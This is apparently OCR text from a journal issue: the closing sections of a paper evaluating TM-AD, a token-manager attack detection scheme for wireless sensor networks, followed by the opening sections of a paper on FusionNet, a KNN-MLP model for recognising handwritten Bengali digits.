The simulation environment emulates a dynamic network, with 100 nodes using the Random Way mobility model. The network occupies a 1700 x 1700 m2 space, allowing the nodes to roam freely within this area. Based on the simulation adheres to the IEEE specifications for the 802.11 Mac protocol, analyzing that the simulation's link-layer protocol is in accordance. To generate network traffic, a constant bit ratio multicast approach is employed. The experiment consists of both IEEE 802.11b and 802.11e WLAN heterogeneous traffic scenarios. Data connections are employed using either a TCP or UDP network topology, with the nodes exhibiting a mobility range between 10-35 m/s. The value of packet size is 512 bytes, and the data rate is 24 Mbps. The various simulation parameters utilized during the execution are explained elaborately in the provided Table 3.

Figure 4 compares attack detection rates (%) for TM-AD against BCBSL and I-CPDA, across networks of 20 to 100 nodes. TM-AD demonstrates robust performance, achieving 30% detection at 20 nodes and an impressive 100% at 100 nodes, consistently outperforming alternatives. This superior capability stems from the Token Manager's continuous, proactive monitoring of node behavior and attributes against established baselines, as detailed in its algorithms. The TM's centralized analysis of network-wide interactions allows for effective identification of deviations indicative of attacks. This vigilance, improving with network density, and TM-AD's ability to swiftly isolate threats, underpins its high attack detection efficacy across all scales



Figure 4: Number of nodes vs. Attack Detection rate



Figure 5: Number of nodes vs traffic rate

Table 3: Simulation parameters

Simulation Parameter	Value
Simulator	NS-2
Simulation time	315 s
Number of nodes	100
Simulation area	1700 × 1700 m2
Mac Protocol	IEEE 802.11
Data rate	24 Mbps
Radio range	110m
Mobility model	Random waypoint Model
Antenna	Omnidirectional antenna
Node speed	10-35 m/s
Packet size	512 bytes
Traffic type	Multicast constant bit Ratio

Figure 5 compares network traffic rates (%) for TM-AD against BCBSL and I-CPDA across networks of 20 to 100 nodes. TM-AD consistently exhibits lower traffic rates, demonstrating superior efficiency. This reduction is primarily due to TM-AD's efficient network management by the Token Manager, which minimizes routing overhead through targeted updates instead of network-wide broadcasts. Additionally, rapid detection and isolation of malicious nodes prevent them from generating disruptive or unnecessary traffic. By maintaining stable routes and reducing control packet volume, TM-AD ensures a leaner operational footprint, leading to lower overall network load and more efficient bandwidth utilization compared to alternatives. Figure 6 compares routing overhead (%) for TM-AD against BCBSL and I-CPDA in networks of 20 to 100 nodes. TM-AD consistently demonstrates lower overhead, from 20% (20 nodes) up to 55% (100 nodes), significantly outperforming alternatives.This reduction is chiefly due to TM-AD's centralized route management by the Token Manager. When routes need adjustment or malicious nodes are replaced, the TM facilitates targeted updates, minimizing network-wide control packet floods common in distributed protocols. Proactive monitoring further reduces route failures and associated re-establishment overhead, ensuring efficient bandwidth use for data rather than excessive control traffic, thus enhancing network efficiency.



Figure 6: Number of nodes vs. routing overhead



Figure 7: Number of nodes vs end- end delay

Figure 7 compares end-to-end delay (ms) for TM-AD against BCBSL and I-CPDA across networks of 20 to 100 nodes. TM-AD consistently exhibits minimal delay, ranging from 10ms (20 nodes) to 24ms (100 nodes), significantly outperforming alternatives. This reduced delay is attributed to TM-AD's rapid malicious node detection and replacement by the Token Manager, which minimizes packet time on compromised routes and reduces retransmissions. Furthermore, proactively maintained optimized routing paths ensure efficient data forwarding. TM-AD's capability to quickly restore stable routes and ensure efficient packet delivery underpins its superior end-to-end delay performance, demonstrating its effectiveness in time-sensitive WSN applications.

Figure 8 compares network throughput (%) for TM-AD against BCBSL and I-CPDA, with node counts from 20 to 100. TM-AD consistently outperforms others, achieving 30% throughput at 20 nodes and scaling to 100% at 100 nodes. This superior performance stems from TM-AD's efficient malicious node detection and rapid replacement, minimizing packet loss and route.
Furthermore, optimized routing paths. maintained by the Token Manager and lower routing overhead ensure bandwidth is prioritized for data transmission. TM-AD's proactive, centralized management leads to enhanced network stability and effective data delivery, underscoring its capability to maximize throughput across various network densities by maintaining network integrity and efficient routing.



Figure 8: Number of nodes vs throughput

Table 4 Summarizes the performance of TM-AD against BCBSL and I-CPDA for a network of 100 nodes. As shown, TM-AD consistently outperforms both baseline schemes across all evaluated metrics, achieving 100% attack detection and network throughput, significantly lower delay such as 24% and 55% routing overhead.

Table 4: Comparison of performance metrics at 100 nodes

Metric	TM-AD	BCBSL [ref]	I-CPDA [ref]
Attack Detection Rate (%)	100	~82-85	~90
Network Throughput (%)	100	~50	~85
End-to-End Delay (ms)	24	~95	~70
Routing Overhead (%)	55	~98	~82
Traffic Rate (Overall Load) (%)	76	~81	~98

Table 5: Computation cost comparison

Scheme	Component	Key Operations Involved	Estimated Cost (Unit/Scale)
TM-AD	Sensor Node	Token validation, status reporting	Low
TM-AD	Token Manager	Anomaly detection, routing updates, token mgmt.	Medium (centralized load)
BCBSL	Sensor Node	Hashing, consensus participation, ledger interaction	High
I-CPDA	Sensor Node	Data slicing, encryption, intra-cluster communication	Medium
I-CPDA	Cluster Head	Data fusion, aggregation logic	Medium

Table 6: Estimated energy consumption comparison

Scheme	Component	Primary Energy Consumers	Estimated Energy (Unit/Scale)
TM-AD	Sensor Node	Radio (Tx/Rx for TM comms, data), low computation	Low-Medium
TM-AD	Token Manager	Radio (high comms), computation	Medium-High (if node-based)
BCBSL	Sensor Node	Radio (Tx/Rx for consensus, ledger), high computation	High
I-CPDA	Sensor Node	Radio (intra-cluster, data), medium computation	Medium
I-CPDA	Cluster Head	Radio (inter-cluster, sink), medium computation	Medium

Table 5 provides a comparative overview of the estimated computational costs associated with TM-AD and the baseline schemes. TM-AD is designed to minimize computational load on individual sensor nodes by centralizing complex tasks like anomaly detection and routing management at the Token Manager. This contrasts sharply with blockchain-based approaches like BCBSL, which typically impose significant cryptographic and consensus-related computational burdens on all participating nodes. While I-CPDA involves operations like encryption and data fusion, these are often localized within clusters. The primary computational load in TM-AD is on the TM, which is a design trade-off for simplifying sensor node operations. The estimated energy consumption, outlined in Table 6, reflects the computational and communication demands. TM-AD aims for lower energy expenditure on sensor nodes by offloading intensive processing to the Token Manager. Communication between sensor nodes and the TM constitutes the main energy cost for nodes in TM-AD. In contrast, BCBSL's distributed consensus and cryptographic operations lead to higher energy drain across all nodes. I-CPDA's energy profile is tied to its clustering and data aggregation tasks.

5 Conclusion

This paper introduced the Token Manager-based Attack Detection (TM-AD) scheme to address critical security and efficiency challenges in Wireless Sensor Networks (WSNs), leveraging a centralized Token Manager for proactive monitoring, efficient multipath routing, anomaly detection, and rapid malicious node replacement. Comparative evaluations demonstrated TM-AD's superior performance, achieving high attack detection rates and network throughput while significantly reducing end-to-end delay and routing overhead against benchmarks, highlighting its efficacy in maintaining network integrity through token-based management.

However, TM-AD faces limitations, including the Token Manager's potential as a single point of failure and scalability bottleneck, the paramount importance of TM security, and the need for further study on its resilience against highly sophisticated attacks and its own resource demands. Future work will target these by exploring distributed/hierarchical TM architectures, advanced machine learning for detection, integrating lightweight biometric authentication for secure node-to-TM communication within TM-AD, and investigating TM component deployment on edge computing nodes, aiming to establish TM-AD as a more robust, adaptive, and scalable WSN security solution.

Acknowledgement

The authors would like to express their sincere gratitude to the Department of Computer Applications, National Institute of Technology Tiruchirappalli, for providing the necessary facilities and research support throughout this work. The authors also thank their colleagues and reviewers for their valuable feedback, which helped improve the quality and clarity of this paper.

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FusionNet: A KNN-MLP Hybrid Model for Bengali Handwritten Digit Recognition using HOG and LBP Features

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Keywords: FusionNet, K-Nearest Neighbor, NumtaDb, EfficientNet-B0

Received: May 4, 2025

Recent years have seen a surge of interest in research related to Bengali handwritten digit recognition, largely driven by its significant practical relevance and the pervasive utilization of the Bengali language. Convolutional Neural Networks (CNNs) have demonstrated notable success in this domain; however, hybrid approaches that integrate handcrafted feature extraction with conventional machine learning classifiers are emerging as effective alternatives. This study proposes and evaluates FusionNet, a hybrid model that combines the strengths of feature-based and learning-based methods through a two-stage classification pipeline. First, an optimized K-Nearest Neighbors (KNN) classifier generates a coarse label prediction based on handcrafted features. This prediction is then incorporated with origainal feature then fed into a Multi-Layer Perceptron (MLP), which performs the final classification. To enhance the system's robustness and generalization, few preprocessing techniques such as, binarization, Otsu's threshold, and data augmentation were implemented. Then, two complementary feature extraction techniques were applied. Firstly, Histogram of Oriented Gradients (HOG) is utilized; and secondly, Local Binary Patterns (LBP). These features were computed in parallel to mitigate runtime overhead, thereby enabling reduced runtime. FusionNet's performance was benchmarked against EfficientNet-B0, a state-of-the-art pre-trained CNN model, using two datasets: a custom dataset reflecting diverse handwriting styles and the publicly available NumtaDb dataset. FusionNet attained an accuracy of 87% on the custom dataset and 96% on NumtaDb. In comparison, EfficientNet-B0 achieved 91% and 97%, respectively. Although EfficientNet-B0 exhibited marginally superior accuracy, FusionNet exhibited superior efficiency and lower computational demands, thus rendering it a compelling candidate for deployment in resource-constrained environments.

Povzetek: Opisan je hibridni model FusionNet za prepoznavanje bengalskih ročno pisanih številk, ki združuje metodo KNN in večplastno nevronsko mrežo (MLP) z značilkami HOG in LBP. Predlagani pristop izboljša točnost prepoznave ter dosega večjo robustnost v primerjavi s posameznimi klasifikacijskimi modeli.

1 Introduction

The accurate recognition of handwritten digits constitutes a fundamental problem in the field of optical character recognition (OCR) and computer vision. This problem has significant implications for various real-world applications, including automated data entry, postal code sorting, and document digitization. Significant progress has been made in the field of digit recognition for Latin scripts, as evidenced by the high performance on datasets such as MNIST. However, the recognition of digits in scripts with more intricate structures, such as Bengali, poses unique and persistent challenges. Bengali, a language that is spoken by a significant number of people worldwide, possesses a rich and complex script. While the numerals are distinct, they often exhibit subtle shape similarities, even in their printed forms. This can complicate automated recognition [7]. The inherent variability introduced by individual handwriting styles, including differences in stroke thickness, slant, size, and overall form—further exacerbates this challenge. Consequently, robust recognition of handwritten Bengali characters is a critical problem with numerous practical applications, including general handwritten character recognition (HCR), optical character recognition (OCR) systems for documents, and word recognition [6]. The majority of models proposed for Bengali digit recognition have historically been rooted in CNN based pattern recognition and machine learning techniques [8]. While these approaches have laid the foundation for future progress, the increasing demand for higher accuracy, robustness, and adaptability across diverse writing styles necessitates the exploration of more advanced and resilient methodologies. A pivotal element of this intelligence pertains to the capacity of computers to accurately comprehend and identify alphabets and numerals across diverse languages spoken by humans. The recognition of numerals has emerged as a highly

active area of research in AI due to the inherent complexities it presents [9]. Given Bengali's global prominence and its integration into intelligent systems and machines, where numeral recognition is often crucial, its integration into such systems and machines is increasingly imperative. Despite the mounting interest, the extant body of work specifically addressing Bengali handwritten digit recognition, particularly using advanced neural network architectures, remains relatively limited. There is considerable potential for enhancement, particularly with regard to model robustness against varied handwriting, the management of imbalanced datasets, the assurance of flexibility across diverse writing styles, and the attainment of enhanced generalization capabilities across different datasets [10].

The objective of this study is to address the aforementioned gaps by introducing FusionNet, a novel hybrid model for Bengali handwritten digit recognition. FusionNet diverges from the prevailing trend of purely Convolutional Neural Network (CNN)-based approaches by integrating a K-Nearest Neighbors (KNN) classifier with a Multi-Layer Perceptron (MLP) within a two-stage framework. The efficacy of FusionNet is rigorously evaluated and compared against EfficientNet-B0, a state-of-the-art pre-trained deep learning model. The evaluation process employs a bespoke dataset, meticulously crafted to encompass a comprehensive spectrum of handwriting variations, in conjunction with NumtaDb, a preeminent benchmark dataset for Bengali digits. The comparative analysis between our custom dataset and the benchmark dataset provides empirical justification for FusionNet's performance and generalization capabilities. Furthermore, to enhance feature extraction efficiency and mitigate computational overhead, parallel processing techniques are strategically employed within FusionNet's architecture. This research makes a contribution to the field by developing an efficient and robust system for Bengali handwritten digit recognition. The proposed approach presents a compelling alternative to computationally intensive deep learning models, offering a novel solution to the challenges posed by traditional methods. The primary hypothesis tested in this study is: Hybrid models that integrate both traditional and deep learning components (e.g., KNN and MLP) can outperform or match the performance of conventional CNN-based models on low-resource or noisy handwritten Bengali digit datasets while reducing computational complexity.

- Combines traditional machine learning (KNN) with deep learning (MLP),
- Fuses features extracted from two distinct sources: handcrafted features (HOG, LBP), and outputs from KNN, then classify them via a lightweight neural network.
- Reduces dependency on purely deep architectures and introduces a parallelized pipeline for computational efficiency.

The document is organized in the following manner: Section 2 examines previous research on Bengali handwritten digit recognition, focusing on traditional methods, deep learning techniques, and hybrid approaches. Section 3 elaborates on the proposed methodology, detailing aspects such as preprocessing, feature extraction, model architecture, and training processes. Section 4 showcases the experimental outcomes, comparative assessments, and evaluations based on visualization. Section 5 discusses the results, emphasizing performance trade-offs, constraints, and potential enhancements. Lastly, Section 6 wraps up the study and suggests avenues for future exploration.

2 Literature review

The landscape of handwritten digit recognition has undergone continuous evolution, with early efforts predominantly reliant on CNN based pattern recognition and classification techniques. In the context of Bengali digits, analogous methodologies were initially predominant. Moreover, recent years have witnessed a significant surge in the application of more robust and sophisticated models, particularly those based on deep learning and innovative hybrid architectures, which have achieved remarkable accuracies across various scripts. The advent of deep learning, particularly Convolutional Neural Networks (CNNs), has led to a paradigm shift within the field, resulting in state-of-the-art performance. In the context of Bengali handwritten digit recognition, recent studies have employed sophisticated techniques, including: Dalui et al. (2024) employed a deep convolutional neural network on the unprocessed and extensively augmented NumtaDb dataset, attaining remarkable accuracies of 99% on the training set and 98% on the validation set [1]. Researchers have also focused on enhancing CNN architectures. Azgar et al. (2024) proposed a Dual-Input Convolutional Neural Network (DICNN) by modifying a standard Convolutional Neural Network (CNN) for the recognition of MNIST digits [2]. Hybrid models, which integrate elements from both traditional and deep learning paradigms, have also demonstrated considerable potential for Bengali digit recognition. In scenarios characterized by a paucity of data. Ahamed et al. (2024) introduced the SynergiProtoNet model, which employs few-shot learning on the NumtaDb dataset. Their research yielded encouraging results for languages or datasets with limited resources and samples, achieving accuracies of 90% for monolingual intra- datasets, 81% for monolingual inter-datasets, and 82% for cross-lingual datasets [18]. Khudeyer and Moosawi modified last layer of ResNet50 with Random Forest and Support Vector Machine, the result showed an increase in performance for Arabic Handwritten Character Dataset (AHCD), Alexa Isolated Alphabet Dataset (AIA9K), and Hijja Dataset [5]. Zhang et al. proposed a Chinese Medical Named Entity Recognition (MNER) method leveraging pre-trained models (RoBERTa, Word2Vec) and the efficient global pointer (EGP) which incorporated data augmentation, character-word fusion and improved decoding layer based on EGP [23]. Despite the substantial advancements and the high accuracies reported by numerous robust deep learning and hybrid techniques, critical challenges persist in Bengali handwritten digit recognition. These include

the high computational cost associated with training and deploying very deep networks, the need for models that exhibit greater flexibility and robustness with diverse and unconstrained real-world writing styles, improved generalization across various heterogeneous datasets, and enhanced performance on potentially imbalanced datasets [10]. Given that Bengali is one of the most widely spoken languages globally, its effective integration into intelligent machines and systems is imperative, particularly in the context of accurate numeral recognition, which can become a crucial component. This study presents FusionNet, a novel hybrid KNN-MLP model, which has been developed to address some of the aforementioned challenges by offering a computationally efficient yet highly accurate alternative to purely deep learning approaches. A comparison was made between FusionNet and EfficientNet-B0, a leading deep learning model, using both a custom-created dataset and the benchmark NumtaDb. This comparison provides empirical. justification for the performance and efficiency of FusionNet, particularly through the strategic employment of parallel processing for feature extraction. As demonstrated in the following table 1, the range of research conducted is illustrated.

Table 1: Summary of related works

Author and year	Title	Methods/Algorithms	Findings
A. Dalui, R. Sarkar, S. Sharma, A. Ghosh et al. (2024)	A Deep Convolutional Neural Network Approach to Recognize Bangla Handwritten Digits	Deep Convolutional Neural Network	Achieved an accuracy of 99.6% on the training set and 98.65% on the validation set.
Ali, A., Senan, N., Murli, N. (2024).	Convolutional Neural Network Using Regularized Conditional Entropy Loss (CNNRCoE) for MNIST Handwritten Digits Classification.	Convolutional Neural Network using Regularized Conditional Entropy Loss (CNNRCoE)	Achieving an accuracy at about 98%.
Ahamed, M., Kabir, R.B., Dipto, T.T., Al Mushabbir, M., Ahmed, S. and Kabir, M.H. (2024)	Performance Analysis of Few-Shot Learning Approaches for Bangla Handwritten Character and Digit Recognition.	Few-shot learning: SynergiProtoNet	The model reliably attains high results in Monolingual Intra-Dataset, Monolingual Inter-Dataset, Cross-Lingual Transfer, and Split Digit assessments.
Ali Azgar, Nazir, Afsana, Hossain, Anwar et. al (2024)	MNIST Handwritten Digit Recognition Using a Deep Learning-Enhanced Dual Input Convolutional Neural Network (DICNN) Model	Deep learning-based modified Dual-Input CNN (DICNN)	accuracy and F1-score of the model are 98.9%, 99.9% and recall and precision is 99.7%, 99.3%.
Amin, Reza et.el. (2023)	A Fine-Tuned Hybrid Stacked CNN to Improve Bengali Handwritten Digit Recognition	LBP, CLBP, HOG, PCA. XGBoost classifier, three stacked CNN	XGBoost classifier achieved an accuracy of 85.29%, Stacked CNN reached 99.66% training accuracy and a 97.57% testing accuracy.
Sufian, A., Ghosh, A., Naskar (2022)	BDNet: Bengali Handwritten Numeral Digit Recognition based on Densely connected CNN	Densely connected deep convolutional neural network: BdNet	The model achieved a test accuracy of 99.775%. The BDNet model gives 62.5% error reduction compared to previous state-of-the-art models.
Maity, S., Dey et. al. (2020)	Handwritten Bengali character recognition using deep convolutional neural network.	Segmentation-based handwritten word recognition with neural network	Able to extract characters with 65% accuracy. Recognize the properly segmented alphabets with 99.5% accuracy.

Shawon, Rahman et. al. (2018)	Bangla Handwritten Digit Recognition Using Deep CNN for Large and Unbiased Dataset	Deep CNN with different kinds of preprocessing techniques	Deep CNN achieved 92.72% testing accuracy
Khudeyer, Moosawi (2023)	Combination of Machine Learning Algorithms and Resnet50 for Arabic Handwritten Classification	Modified last layer of ResNet50 with Random Forest and Support Vector Machine	Modified ResNet50 architecture has achieved a rate of 92.37%, 98.39%, and 91.64%, while the combination architecture has achieved 95%, 99%, and 92.4% for AIA9K, AHCD, and Hijja datasets
Zhang, Li et. El. (2025)	Chinese Medical Named Entity Recognition Using Pre-Trained Language Models and an Efficient Global Pointer Mechanism	Chinese MNER method using pre-trained models (RoBERTa, Word2Vec) and the Efficient Global Pointer	Achieves F1 scores of 75.87% and 92.77% on the CMeEE-V2 and CCKS2020 datasets. Outperforming the RoBERTa-BiLSTM-CRF baseline by 3.06% and 4.38%, respectively.

3 Methodology

This research utilizes a structured experimental framework to create and assess a hybrid model for recognizing handwritten Bengali digits, named FusionNet, comparing it to the leading deep learning benchmark, EfficientNet-B0. The approach consists of (1) collecting and preparing two varied datasets, one being a custom dataset and the other the NumtaDb dataset (2) implementing systematic preprocessing and augmentation to improve data quality, (3) extracting handcrafted features to identify patterns, and (4) training and assessing both the proposed and comparative models using standardized performance metrics.

The optimized MLP features three fully connected layers utilizing SELU activation, each accompanied by Batch Normalization and Dropout (excluding the final hidden layer). The output layer consists of 10 units with a Softmax activation for classification purposes. Hyperparameters including the number of units, dropout rates, and learning rate were fine-tuned with the help of Optuna.



Figure 1: Overview of the working process.

3.1 Data collection

Two datasets were utilized to assess the performance and generalization of FusionNet. The custom dataset comprises 2,090 images that represent a variety of handwriting styles, featuring distortions, inconsistencies, and visually demanding qualities to reflect real-world variations in Bengali digits. The NumtaDb dataset, which is publicly accessible on Kaggle, served as a benchmark. It is structured similarly to MNIST but contains higher levels of noise and variability, making it ideal for evaluating the robustness of models as well as the effectiveness of preprocessing and hybrid classification techniques.

3.2 Data pre-processing

The input images were initially converted to grayscale to reduce computational complexity while preserving essential structural information. Thereafter, the images were resized to 28×28 pixels, a standard that aligns with prevailing conventions in the field of handwritten digit recognition. Otsu's thresholding binarized the images, clearly separating digits from the background. Finally, the pixel intensity values were normalized to the range [0, 1], thereby enhancing the efficiency of the training process and promoting numerical stability during the optimization of the model.

3.3 Data augmentation

To improve the diversity and strength of the training dataset, several data augmentation methods such as rotation, scaling, and shifting were utilized. These transformations mimicked real-world variations of handwritten digits, substantially enlarging the dataset size without the need for extra data collection. Data augmentation played a crucial role in enhancing the model's generalization, minimizing overfitting, and boosting performance, especially in cases with limited data. In addition, it bolstered the model's adaptability to noise and slight variations in input, thus increasing overall accuracy and dependability in recognizing handwritten digits.

3.4 Feature extraction

To achieve effective digit recognition, we utilized a combined approach involving Histogram of Oriented Gradients (HOG), Gabor Filters, and Local Binary Patterns (LBP), which allows us to capture different aspects of image information. HOG focuses on extracting structural patterns and edge orientations, Gabor filters are designed to capture textures and directional information, and LBP detects fine local texture patterns. When these techniques are used in combination, they produce a comprehensive and varied feature set that improves the model's capacity to generalize and accurately identify handwritten digits. We tested multiple feature combinations HOG + Gabor, Gabor + LBP, HOG + LBP, and all three together using the same preprocessing and classification pipeline. HOG + LBP produced the best accuracy, so it was adopted for the final FusionNet model.

3.5 Parallel processing

To address the substantial computational expense of the coding pipeline, we utilized CPU-based parallel computation to enhance efficiency. By leveraging the joblib library (Parallel, delayed) in conjunction with Python's multiprocessing module, we allocated tasks across the two available CPU cores, facilitating simultaneous execution.

3.6 Standardization

Since different techniques yield features with varying numerical ranges, all features were standardized to guarantee equal influence on model training.

$$\text{Xscaled} = \frac{X-\mu}{\sigma} \quad (1)$$

The original feature value (x) was adjusted using the mean (μ) and standard deviation (σ) derived from the training set, which were then applied to the test set. This approach prevents features with larger ranges from overshadowing others and ensures uniformity between training and testing.

3.7 FusionNet (Hybrid KNN-MLP)

FusionNet is a hybrid model that utilizes a two-stage approach, integrating K-Nearest Neighbors (KNN) and Multi-Layer Perceptron (MLP) for recognizing Bengali numerals. Initially, KNN conducts a preliminary classification by utilizing handcrafted features such as HOG and LBP, which capture local feature similarities. The predictions from KNN are then incorporated as an additional feature into the original feature set, which is subsequently processed by the MLP. The MLP, which includes dropout for regularization, is designed to model complex non-linear relationships to arrive at the final decision. This feature-level fusion capitalizes on KNN's ability to recognize local patterns and MLP's capacity for learning, resulting in enhanced accuracy and robustness.

3.8 EfficientNet-B0

EfficientNet-B0 serves as our state-of-the-art comparison model. It is a lightweight yet powerful deep learning model that achieves a balance between high accuracy and computational efficiency through a compound scaling approach, which uniformly scales network depth, width, and resolution. EfficientNet-B0, pre-trained on the large-scale ImageNet dataset [20], outperforms many traditional CNNs like ResNet and VGG while utilizing significantly fewer parameters. Its pre-trained features transfer effectively to the Bengali handwritten digit recognition task (NumtaDb), ensuring strong performance even without requiring excessively large amounts of training data specific to Bengali digits. Previous studies have consistently demonstrated EfficientNet's superior performance in various image classification tasks, reinforcing its reliability as a robust benchmark in this study.

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3.9 Model training

The training process for both FusionNet and EfficientNet-B0 was meticulously controlled to ensure fair comparison and optimal performance. Both the model is trained for 20 epochs.

3.9.1 Data splitting

The following table illustrates data split ratio for both datas

Table 2: Dataset split ratio

Dataset	Total Image	Training	Testing	Split Ratio	Stratified
Custom Dataset (Digit: 0-9)	2090	1672	418	80% / 20%	True
NumtaDb (Digit: 0-9)	72,045	57,636	14,409	80% / 20%	True

3.9.2 Hyperparameter optimization

Hyperparameter optimization techniques were employed to identify the ideal set of parameters for each algorithm, which control how the models learn. Hyperparameters for both KNN and MLP models were optimized using Bayesian optimization via the Optuna framework. For the KNN model, performance was evaluated during tuning using stratified 5-fold cross-validation, implemented via cross_val_score. For the MLP model, tuning was performed using an 80/20 hold-out validation split, with validation accuracy guiding the Optuna search. After selecting the best architecture and hyperparameters, the final model was evaluated using stratified 5-fold cross-validation, reporting fold-wise accuracy.

Table 3: Best parameters for FusionNet

Algorithm	**Parameters (For Custom dataset)**
KNN	'n_neighbors': 3, 'metric': 'minkowski', 'weights': 'distance'
MLP	'num_units_1': 512, 'num_units_2': 192, 'num_units_3': 64, 'dropout_1': 0.322968016, 'dropout_2': 0.224990353, ‘learning_rate': 0.000732571
Algorithm	**Parameters (For NumtaDb dataset)**
KNN	'n_neighbors': 11, 'metric': 'manhattan', 'weights': 'distance'
MLP	'num_units_1': 448, 'num_units_2': 192, 'num_units_3': 96, 'dropout_1': 0.206206845, 'dropout_2': 0.269743632, 'learning_rate': 0.000981219

3.10 Performance evaluation metrics

Analytical techniques and conventional classification criteria were used to assess the models' performance**.** Accuracy measured overall correctness, whereas precision, recall, and F1-score offered assessments of predicted dependability and balance on a per-class basis. The misclassifications between the digits were examined using a confusion matrix. In order to assess feature separability even more, t-SNE visualizations were made. Together with AUC, precision-recall and ROC curves provided information about performance based on thresholds and discriminative skills. Finally, FusionNet and EfficientNet-B0 were statistically compared using the McNemar Test to see if the performance differences were statistically significant.

4 Results

This section presents a detailed analysis of FusionNet's classification performance on both the primary dataset and the benchmark NumtaDb dataset. We also provide a comparative evaluation against EfficientNet-B0, a state-of-the-art deep learning model, and discuss the implications of our findings, including visualization of the learned feature spaces.

4.1 FusionNet performance on primary dataset

The cross-validation score and classification results for FusionNet on the custom primary dataset are summarized in Table 4 & 5. The model demonstrated impressive overall performance by utilizing various feature combinations. When employing HOG and LBP, it achieved an accuracy of 87% and a macro-average precision of 88.25%. The combination of Gabor with LBP resulted in 82% accuracy, while Gabor paired with HOG produced an accuracy of 81%. When all three features were combined, the model attained an accuracy of 83%. Based on these findings, we determined that HOG and LBP represented the optimal combination, dropping Gabor.

Table 4: Cross-validation summary

Per-fold Accuracies:	0.8746, 0.8627, 0.9042, 0.8683, 0.8593
Mean Accuracy	0.8738
Standard Deviation	0.0161

Table 5: Classification report of FusionNet on primary dataset

Class	Precision	Recall	F1-Score	Support
0	0.9474	0.9250	0.9361	40
1	0.7907	0.7750	0.7828	40

2	0.9130	0.8750	0.8936	40
3	0.8721	0.9000	0.8858	40
4	0.9250	0.9048	0.9148	42
5	0.8846	0.8571	0.8706	42
6	0.8421	0.8000	0.8205	40
7	0.9565	0.9778	0.9670	45
8	0.9318	0.9070	0.9192	43
9	0.7619	0.7000	0.7298	46
Accuracy			0.8703	418
Macro Avg	0.8825	0.8629	0.8720	418
Weighted Avg	0.8765	0.8703	0.8721	418

